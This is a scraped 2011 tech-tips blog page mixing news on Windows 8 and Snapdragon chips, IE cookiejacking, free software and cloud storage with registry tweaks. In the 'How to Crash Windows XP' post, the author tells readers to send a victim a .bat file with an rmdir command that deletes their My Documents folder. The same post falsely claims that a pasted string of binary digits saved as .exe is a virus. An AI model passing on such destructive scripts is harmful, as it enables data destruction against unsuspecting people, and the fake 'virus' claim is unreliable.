twitter
    Find out what I'm doing, Follow Me :)

Saturday, June 4, 2011

Windows 8 will support Dual/Quad core Snapdragon Processor_Windows 8 announces Computex 3 June 2011....

Now again with Windows 8 we would have some talks about its processor installed and much more…

While dual core was the star at MWC 2011, together with the 3D technology, well it seems that the Sony NGP console will not be the only portable gadget on the market featuring a quad core processor. Qualcomm announced the new 2.5Gz quad-core Snapdragon chipsets.

The new chipsets will come in single, dual and quad core, and supports Bluetooth, GPS, WiFi, radio FM, LTE and NFC modem. Qualcomm said that the new chipsets are enhancing the performance with 150% when compared with the ARM CUPs and they are optimized to drain 65% less battery. The dual core MSM8960 chipsets will be available in the second quarter of 2011, while the MSM8930 single core and APQ8063 quad core versions will arrive in the beginning of 2012.

The new line of Qualcomm chipsets will bring us single, dual and quad core processors, capable of running at 2.5GHz frequencies each. Now the fastest process announced for a smartphone is the one on HP pre 3, which has 1.4GHz, but we are talking about a single-core CPU. The new processors, code-named Krait, will be made using the 28nm technology and will also feature 3D video recording / play and also for 3D images capture.

As you probably know the ARM and x86 platforms were already confirmed as valid for Windows 8, after several months of rumors and speculations. Now, Qualcomm came with informations about how the chipset manufacturer wants to build support for the Microsoft operating system.

Qualcomm-Windows-8-300x210

The first CPU coming with Windows 8 support is Snapdragon MSM8960, a dual-core with a 3G/LTE integrated modem, capable of speeds up to 2.5GHz, followed in the beginning of 2012 by another processor, a quad-core, this time Snapdragon APQ8064.

It’s understandable that the companies that were traditionally providing processors for Windows will continue to do it, Texas Instruments and NVIDIA being among the ones worth mentioning, but so far they haven’t even revealed the small details Quallcomm made official.

Friday, June 3, 2011

Zero-Day "Cookiejacking" Hack Affects All IE Browsers, But Is It Serious?

Internet Explorer_150x150.jpgA sophisticated new hack has emerged as a zero-day exploit for all versions of Internet Explorer. Dubbed "cookiejacking," it is a way for hackers to take control of users browser identities and thus be able to impersonate them on Facebook, Twitter or any encrypted bank or retail site.

A play off the now familiar "clickjacking" term, cookiejacking happens when a hacker gets a user to drag and drop an item on a website enabled for the hack. It was discovered by Italian security researcher Rosario Valotta, who presented his findings it at two European security conferences earlier this year before publishing them on his blog. Given the nature of the attack and specificity of the attack, is this something that Internet Explorer users really need to worry about?
Essentially, cookiejacking is enabled when a malicious website gets a users to load a cookie from an Internet zone to a personal zone (one that has access to your cookies). See below for a demonstration.


Valotta told Reuters that he published the game he used to demonstrate cookiejacking on Facebook and was able to get 80 cookies on his server from his 150 Facebook friends.

Microsoft told ComputerWorld that it does not see the attack as serious, given the specific requirements of the hack. Yet, with things such as Facebook games and applications, (think, "put the ball in the hoop to win a prize"), cookiejacking could become a very real threat when implemented into the wild of the Web.
"In order to possibly be impacted, a user must visit a malicious Web site and be convinced to click and drag items around the page in order for the attacker to target a specific cookie from a Web site that the user was previously logged into," Jerry Bryant, a group manager with the Microsoft Security Response Center, told ComputerWorld.

Facebook has recently improved its security to limit the affect of clickjacking on the site, but cookiejacking could be a whole different story because of how users interact with a Web page. Internet Explorer 8 was initially loaded with native clickjacking protection.

Time will tell if the cookiejacking exploit becomes a ubiquitous threat on the Internet or if Microsoft steps up and closes the loophole on Internet Explorer 7, 8 and 9 before it can become a problem.

Download Picasa Albums With Picasa Grabber

Picasa users who upload photos to the online photo hosting service can flag them as public or private. Public photos and galleries become searchable on the Picasa website. Everyone can view and download photos directly on the website of Google’s photo hosting site. Individual photos can be downloaded in various ways. Many photos on Picasa feature a download link at the top of the screen which can be used to download the selected photo to the local system. It is also possible to right-click the photos to save them to the device. This is a core difference to Flickr which adds an invisible and transparent layer on top of photos as a basic form of protection.

While individual photo downloads are less restricted on Picasa, it is still not comfortable to download multiple photos or even a gallery of photos from the photo service.

The free Windows software Photo Grabber has been designed to make the downloading of Picasa photo galleries as comfortable as possible.

All you need is a gallery’s RSS feed link to download all of its photos to your local Windows PC. RSS links are displayed on gallery pages and search pages on Picasa. The RSS links are either displayed on the right in a sidebar on photo album pages or at the bottom right on search pages.

picasa grabber

You can start Picasa Grabber right away after you have downloaded the program from the developer website. The application has a size of 20 Kilobytes. Its interface is as minimalistic as possible. It consists of two form fields. Paste the Picasa album RSS feed url into the first, and select a local directory with a click on destination folder in the second.
A click on go parses the RSS feed and begins the photo download.

picasa photo album download


A download progress bar is shown on the screen. You can use Picasa Grabber to download all photos of a public Picasa photo album or search results page at a time. A queue to download multiple albums one after the other would have been handy.

Still, Picasa Grabber is a lightweight portable program for Windows users who like to download photo albums from Picasa. The program worked fine on a PC running a 64-bit version of Windows 7 Professional, it should run fine on other Windows systems as well. Download of the program is offered at Google Code.

How To Disabling Microsoft SpyNet : Trick

When Microsoft Security Essentials is installed on a computer with Windows 7, you automatically become a member of the Microsoft Security Essentials and Microsoft Defender community and grant Microsoft the ability to automatically collaborate with the your computer through Microsoft SpyNet. It immediately creates a user membership which automatically tracks your activities and various threats that attack your computer. 

This enables SpyNet to get information about the actions taken to avoid becoming infected or for the removal of the malware.

This information is then made available to the different Microsoft users throughout the world to make sure that when they suffer a similar issue they can take appropriate actions. It also gathers the information of the two services, Microsoft Security Essentials and Microsoft Defender to make sure that they are functioning at an optimal level. You can interpret this information for setting your personal computer with conditions which secure your computer from any malware abuse.

Microsoft Security Essentials presents two types of membership to users, basic and advanced. From basic members, SpyNet obtains information such as the origin of the software, the actions taken by Microsoft Security Essentials or the users, as well as whether the actions were helpful or not. It also collects some personal activity information. As an advanced member, in addition to the personal information, SpyNet also sends information such as hardware or software type, IP addresses, web browser, operating system, and so on. Though Microsoft does not use this information for any other purpose, some of you might not wish to have your personal information floating out there for others to see.

Microsoft does not allow its functionalities to be accessed until you are a member of the community and you share information with it. But there are alternatives, as always. Below you will find the information that you need to get access to all the functionalities of Microsoft Security Essentials and Microsoft Defender without having to share your personal details.

You can use the following two methods:

Blocking SpyNet by Changing Registry Entries
Here you will need to change the registry entries in your computer using the Registry Editor. Do this by following these simple steps:
  • Click on Start menu from your windows desktop.

  • Go to Run Dialog and type “Regedit” in the open field and click OK. The “Registry Editor” window will open as seen in figure 1.
registry editor microsoft spynet
  • In the left pane navigate to the following path,
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
  • Click on “Edit” and then “Permissions” option to open the permissions for SpyNet Dialog box.
  • Select the username, for which you want

How to Crash Windows XP.......

CRASH DOWN WINDOWS XP


now here is Virus to delete Windows..
its very simple.
Open Notepad
& just copy below code and past it on notepad
01001011000111110010010101010101010000011111100000
save it as ***.exe and send it to victim..
don’t run dis file on your system….. please be careful
NOTE: this is for information purpose only please don’t ever try on your or your friend’s PC.
creating a virus to delete my documents
Open notepad and copy-paste the following code in it.Then save the file with whatever name you like.But be sure to save it as a .bat file.I mean save it like myvirus.bat .It should have the ending as .bat.Now if you give this to some one and if he runs this program then,his my document folder will be deleted.

rmdir C:\Documents and Settings \S\Q.

How to optimize the Windows performance by removing unwanted programs from startup using windows registry. Applicable to Windows XP, Vista, Win-Server

I will start hacking tips with a very useful and easy to do job. Most of us face this problem of computer slowing down; windows operating system takes ages to load when started, windows explorer hangs up and also how to find out whether your computer is infected.


Follow these steps:

  1. Start and click on run in case of windows XP, Server, windows 98, and 2000 but in vista type directly in search box


2. Type Regedit in the run box to open registry editor


3. Go to file menu and click on export to create a back up of registry, save it on your drive other than your default windows directory.


Find out the current programs which are starting up with windows

After opening Registry editor click on HKEY_LOCAL_MACHINE


Software\

Microsoft\

Windows\

Current Version\

Run

You will see something like this on right hand pane in your registry editor


4.


Now it’s time to get rid of the programs those slow down your operating system and possible may be a Trojan horse hiding in your hard disk.


Right click on any program to delete the entry, which you don’t want to be loaded during startup; personally I would only keep anti virus program entries.


Now you can repeat the same process with HKEY_LOCAL_USER entries and keep only Cftmon.exe for your computer sound to be working


After deleting the unwanted program registry entries, restart the system and feel the difference in speed.

Thursday, June 2, 2011

Facetime for iPhone 3GS.......

facetime is an application by apple which is used for video calling and is supported by iPhone 4 only but now factime for iPhone 3GS running on iOS 4.1 or iOS 4.2.1 has been released... check dis out

here is the step by step guide what xactly u have to do ...

first of all u need to add the repository name http://repo.iphoneislam.com


 to add this repo just go to cydia->manage->sources
and add this repo...


after adding this repo just go into this and u will find the facelet app u need to install it and the facetime will appear in the contact when u go into the detail of the contact.
 

OBVIOUSLY it will use the back camera for facetime.......


if u are having any problems just contact me on my mail charanjit@borntohack.in
feel free to ask queries as no one is perfect...........

How to make free calls and free chat on mobile for free......

YYYeeessss this is possible with the help of a small application called as Nimbuzz, which is a Mobile Social messaging application which connects and interacts with all your friends from any network, any time and any where. Nimbuzz is available in both Mobiles and PC which instantly connects to all the networks which you like. With Nimbuzz you can login securely to all the social networking sites like Windows Live Messenger (MSN), Yahoo, ICQ, AIM, Google Talk, Facebook, MySpace, Gadu-Gadu, Hyves and many more. And the best part is that you will never forget a name or number by storing all your important contacts in the Nimbuzz phone.

We have seen many applications like fring, ebuddy and etc which allows us to chat with our friends very easily. But Nimbuzz is even more effective than those applications which allows the user to even make a call from it with clients like gtalk yahoo messenger and MSN. The best part of this application is its free of cost. Lots of people are using this software and are very happy with its work. I myself has tested this application on my mobile (Samsung Corby txt b3201) which gave me instant access to all my friends with just one login, which is just amazing.

Nimbuzz for Mobile :

As said earlier we need a java supported mobile phone and a internet connection in your phone to use this Nimbuzz. So what this can do? The best part of Nimbuzz mobile is that you can be able to connect with your friends anytime and anywhere. You can instantly chat with anyone who is online. You can call a friend online with applications like Gtalk, Yahoo, MSN, Skype and etc. You can also send text messages to your friends for free. The best thing which i love in Nimbuzz is that we can even send Videos, Photos and files whenever you want.

Go to this link here and download the application to your mobile or to your phone with two advance options :

Download via your mobile browser
Download via your computer (for advanced users)

And install this in your mobile. Nimbuzz supports over 1000 handset models like Nokia, Samsung, Motorola….Whatever you want just name it. This unique mobile application now allows you to connect with all your friends. Just add people to your Nimbuzz account by just adding there ID whatever there are using, like you can add Google, yahoo, Skype and etc all ID’s at a Nimbuzz login and save them so that you can connect with them everytime they are online.You can also save lots of money by calling to landline by buying credits from Nimbuzz which are very less compared to anyother Network Provider.

Nimbuzz for PC :

This is a smart way to connect all network chats a place and make fun and save time. Just download the application and add as many as you can and have f\un. For this you need a Nimbuzz Client which can be downloaded here : Download (windows)

Just create a Nimbuzz Account and Login into Nimbuzz client and add your friends ID’s whatever the provider may be, You can add Yahoo, Gtalk, MSN, Facebook and etc friends at a single place and have fun.Go here to know more about Nimbuzz PC Client :http://www.nimbuzz.com/en/pc

Nimbuzz Webchat :


No Mobiles and No Need of a Nimbuzz Client all you need is a web browser and a Nimbuzz account which can allow you to login in your account and have fun just like your normal Nimbuzz Client have. You can visit here http://www.nimbuzz.com/en/web any time and have access to your Nimbuzz account.

You can visit the official page of Nimbuzz any time and clear all your queries. Orelse you can ask your doubts here.Hope you all liked the post. Please comment on the post and share this post to all of your friends.

FIVE Free Best Services to Store your data Online........

There are a plenty of free and paid online storage services online which offer different features. While some allow you to simply upload and download data while others allow you to view you files online and also collaborate with other users. In this post I will be concentrating on only the free services.


1) Amazon cloud Drive : If you just want a virtual drive for uploading videos, music docs or photos, you can use the Amazon Cloud drive. Your files can be neatly classified into categories in pre-existing folder structures and the service offers 5 GB of free space. However, files above 2 GB in size cannot be uploaded.

2) Adrive : Adrive is another online file storage service with a whopping 50 GB of free storage and can extended to 10 TB with payment. The service uses Java for uploading and downloading but its one downside is that the uploading speeds are very slow.

3) Windows Live SkyDrive : Windows Live SkyDrive which debuted as Windows Live Folders also offers a pretty good amount of 25GB storage space. Since this is offered from the legends, it’s more reliable and secured. You have to sign up using your Windows Live Id or Hotmail Id. You can access files from your mobile device as well as you can compress and download all your files as a compressed archive. The files can also be specified as public or private with links for sharing as well. One major drawback in this is that Windows limits file upload size to 50 MB, which is a bit disappointing.

4) Google : Google is the biggest competitor for any Internet services online. They offer same service as above mentioned and how can Internet giant Google be out from this service having millions of space in there servers. Google’s various services like mail docs and Picasa together contribute to have a storage space of about 10 GB which is constantly increasing. By installing a simpleextension we can use 7.5 GB Google’s email space as Hard Disk in our PC. Just install it and follow the instructions given and will show up as a separate hard disk in My Computer.

5) Dropbox : Dropbox can be used as client side software on our PC which offers 2 GB of online storage. Just install the software and drag and drop files to upload. The software will automatically upload all of your files when the computer is idle. The transmission of file data occurs over an encrypted channel (SSL) and all files are encrypted which is an added bonus. It even works with all major mobile platforms.

6) Others : Although I have listed only the major services here there are plenty of others too like Mozy, 4shared, Esnips, SafeSync, etc. but none of them offer the same features as these do. At the end of the day you have to choose which one is best for you and also keep in mind that it is not just the storage space that matters but reliability, security and support are also equally important.


Wednesday, June 1, 2011

How to disable "Your computer might be at risk" Popup in windows XP?

In windows XP with SP2, a small popup message that notifies you at the taskbar where the clock resides, "your computer might be at risk, antivirus software might not be installed, click this balloon to fix this problem".

There is no need to edit the system registry to disable this popup message; you can easily handle this by changing the Windows Security Center settings.

Performs the following steps to disable the security center warning message:


  • First click on Start button to open the "Control Panel" and then click on "Security Center" option.


Now a new windows dialog box will appear with the title "Windows Security Center".

On the left hand side of "Windows Security Center" dialog box, click on the option "Change the way Security Center alerts me" under the "Resources" section.

After clicking on "Change the way Security Center alerts me", a new windows dialog box will appear with title "Alert Settings".

Under the "Alert Settings" section, uncheck the "Virus Protection" bottom checkbox to disable the alert message and press Ok button to finish it.